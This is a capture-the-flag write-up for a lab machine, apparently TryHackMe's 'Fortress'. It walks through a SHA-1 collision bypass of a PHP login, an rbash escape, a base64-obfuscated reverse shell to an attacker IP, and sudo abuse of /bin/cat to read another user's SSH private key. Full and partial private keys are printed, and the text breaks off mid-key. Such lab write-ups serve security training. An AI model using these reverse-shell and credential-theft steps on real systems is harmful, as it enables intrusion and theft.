
Fine, if we’ll check the source code, we can find this:
<!--
<?php
require 'private.php';
$badchar = '000000';
if (isset($_GET['user']) and isset($_GET['pass'])) {
    $test1 = (string)$_GET['user'];
    $test2 = (string)$_GET['pass'];

    $hex1 = bin2hex($test1);
    $hex2 = bin2hex($test2);


    if ($test1 == $test2) {
        print 'You can't cross the gates of the temple, GO AWAY!!.';
    }

    else if(strlen($test2) <= 500 and strlen($test1) <= 600){
    	print "<pre>Nah, babe that ain't gonna work</pre>";
    }

    else if( strpos( $hex1, $badchar ) or strpos( $hex2, $badchar )){
    	print '<pre>I feel pitty for you</pre>';
    }

    else if (sha1($test1) === sha1($test2)) {
      print "<pre>'Private Spot: '$spot</pre>";
    }

    else {
        print '<center>Invalid password.</center>';
    }
}
?>
-->

<!-- Don't believe what you see... This is not the actual door to the temple. -->
Okay, this looks like some collision attack on sha1. I first tried the simple PoC from here https://shattered.io/ using the two pdf files.

The problem was that there was sequence of 00000 inside the pdf’s.

Next, I used the messages from here https://sha-mbles.github.io/


As you can see, there is no 000000 sequence inside the messages, the length is fine, and the sha1 is equal:
┌──(agonen㉿kali)-[~/thm/Fortress/messages]
└─$ cat message* | xxd -p | grep 000000

┌──(agonen㉿kali)-[~/thm/Fortress/messages]
└─$ ls -la message*
-rw-rw-r-- 1 agonen agonen 640 Nov 26 17:45 messageA
-rw-rw-r-- 1 agonen agonen 640 Dec 22 14:27 messageB

┌──(agonen㉿kali)-[~/thm/Fortress/messages]
└─$ sha1sum message*
8ac60ba76f1999a1ab70223f225aefdc78d4ddc0  messageA
8ac60ba76f1999a1ab70223f225aefdc78d4ddc0  messageB
So, we can use this script:
import requests
from urllib.parse import quote_from_bytes
import hashlib

URL = 'http://temple.fortress:7331/t3mple_0f_y0ur_51n5.php'

MSG1_URL = 'https://sha-mbles.github.io/messageA'
MSG2_URL = 'https://sha-mbles.github.io/messageB'

msg1 = requests.get(MSG1_URL).content
msg2 = requests.get(MSG2_URL).content

print(hashlib.sha1(msg1).hexdigest())
print(hashlib.sha1(msg2).hexdigest())


params = {
    'user': msg1,
    'pass': msg2
}

rsp = requests.get(URL, params=params)
print(rsp.text)

This is the secret message we get:
<pre>'The guards are in a fight with each other... Quickly retrieve the key and leave the temple: 'm0td_f0r_j4x0n.txt</pre>
Use private key for user h4rdy and escape rbash
we can find the private key of h4rdy, at http://fortress.thm:7331/m0td_f0r_j4x0n.txt

-----BEGIN OPENSSH PRIVATE KEY-----
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
-----END OPENSSH PRIVATE KEY-----
we save it inside id_rsa, and then of course chmod 600 id_rsa.
We can login in using ssh and the private key we found
ssh h4rdy@temple.fortress -i id_rsa
I tried to login, and saw we are inside rbash.

We can escape the rbash using this command, we simply tell it we don’t want the profile scripts:

ssh h4rdy@temple.fortress -i id_rsa bash --noprofile
Now let’s paste the penelope payload:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTkyLjE2OC4xNjQuMjQ4LzQ0NDQgMD4mMSkgJg==|base64 -d|bash
I also executed this line, because the PATH variable is empty:
export PATH=/usr/local/sbin:/usr/sbin:/sbin:/usr/local/bin:/usr/bin:/bin
Move to user j4x0n using sudo as j4x0n on /bin/cat
I checked for sudo permissions, we have /bin/cat as user j4x0n:
h4rdy@fortress:/$ sudo -l
Matching Defaults entries for h4rdy on fortress:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User h4rdy may run the following commands on fortress:
    (j4x0n) NOPASSWD: /bin/cat
So, we can read the private key:
h4rdy@fortress:/$ sudo -u j4x0n /bin/cat /home/j4x0n/.ssh/id_rsa
-----BEGIN OPENSSH PRIVATE KEY-----
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
